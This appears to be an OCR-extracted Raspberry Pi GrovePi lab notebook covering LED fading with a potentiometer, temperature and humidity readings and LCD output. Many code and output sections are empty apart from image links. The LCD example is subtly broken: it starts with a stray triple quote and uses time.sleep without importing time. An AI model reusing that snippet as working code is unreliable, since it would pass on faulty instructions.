
For 1:

```
pi@lokesh:~ $ nano pwmCheck.py
pi@lokesh:~ $ python3 pwmCheck.py
Enter DC50
Enter DC100
Enter DC70
Enter DC1
Enter DC
```

DAY – 3

LED fade


Code :



Output:

LED FADE with potentiometer


Code :



Code :


```
import time
import grovepi

# Connect the Grove Rotary Angle Sensor to analog port A0
# SIG,NC,VCC,GND
potentiometer = 0

# Connect the LED to digital port D5
# SIG,NC,VCC,GND
led = 5

grovepi.pinMode(potentiometer,"INPUT")
grovepi.pinMode(led,"OUTPUT")
time.sleep(1)

# Reference voltage of ADC is 5v
adc_ref = 5

# Vcc of the grove interface is normally 5v
grove_vcc = 5

# Full value of the rotary angle is 300 degrees, as per it's specs (0 to 300)
full_angle = 300

while True:
    try:
        # Read sensor value from potentiometer
        sensor_value = grovepi.analogRead(potentiometer)

        # Calculate voltage
        voltage = round((float)(sensor_value) * adc_ref / 1023, 2)

        # Calculate rotation in degrees (0 to 300)
        degrees = round((voltage * full_angle) / grove_vcc, 2)

        # Calculate LED brightess (0 to 255) from degrees (0 to 300)
        brightness = int(degrees / full_angle * 255)

        # Give PWM output to LED
        grovepi.analogWrite(led,brightness)

        print("sensor_value = %d voltage = %.2f degrees = %.1f brightness = %d" %(sensor_value, voltage, degrees, brightness))
    except KeyboardInterrupt:
        grovepi.analogWrite(led,0)
        break
    except IOError:
        print ("Error")
```

Ouput:




Ultrasonic sensor:


Code :



Ouput :




Circuiting :





Temperature and Humidity

Code :



Output :


File Edit Shell Debug Options Window Help
Python 3.7.3 (default, Oct 31 2022, 14:04:
[GCC 8.3.0] on linux
Type "help", "copyright", "credits" or "li
>>>
===== RESTART: /home/pi/Dexter/GrovePi/Soft
temp = 26.00 C humidity =60.00%
temp = 25.00 C humidity =56.00%
temp = 26.00 C humidity =56.00%
temp = 25.00 C humidity =54.00%
temp = 25.00 C humidity =54.00%
temp = 26.00 C humidity =54.00%
temp = 26.00 C humidity =54.00%
temp = 26.00 C humidity =54.00%
temp = 26.00 C humidity =58.00%
temp = 26.00 C humidity =61.00%
temp = 26.00 C humidity =64.00%
temp = 26.00 C humidity =66.00%
temp = 26.00 C humidity =64.00%
temp = 26.00 C humidity =64.00%
temp = 26.00 C humidity =62.00%
temp = 26.00 C humidity =60.00%
temp = 27.00 C humidity =58.00%
temp = 26.00 C humidity =57.00%
temp = 26.00 C humidity =55.00%
temp = 26.00 C humidity =55.00%
temp = 26.00 C humidity =54.00%
temp = 26.00 C humidity =53.00%
temp = 26.00 C humidity =53.00%
temp = 27.00 C humidity =53.00%
temp = 26.00 C humidity =54.00%




Using temperature and Humidity Sensor displaying its output in LCD

Code :

```
'''
import grovepi
import math
from grove_rgb_lcd import *
# Connect the Grove Temperature & Humidity Sensor Pro to digital port D4
# This example uses the blue colored sensor.
# SIG,NC,VCC,GND
sensor = 4  # The Sensor goes on digital port 4.

# temp_humidity_sensor_type
# Grove Base Kit comes with the blue sensor.
blue = 0    # The Blue colored sensor.
white = 1   # The White colored sensor.

while True:
    try:
        # This example uses the blue colored sensor.
        # The first parameter is the port, the second parameter is the type of sensor.
        [temp,humidity] = grovepi.dht(sensor,blue)
        if math.isnan(temp) == False and math.isnan(humidity) == False:
            print("temp = %.02f C humidity =%.02f%%"%(temp, humidity))
            temp = str(temp)
            humidity = str(humidity)
            setText_norefresh("Temp:"+ temp + "C\n" + "Huumidity:" + humidity + "%")
            time.sleep(0.01)
    except IOError:
        print ("Error")
```


Ouput :

Temperature and humidity sensor connected at D4 and LCD is connected at I2C




Same output to add different colors for LCD :

Code :




Output :



LED fade with potentiometer to display output on LCD :


Code :



Output :

Light Intensity :

Code :



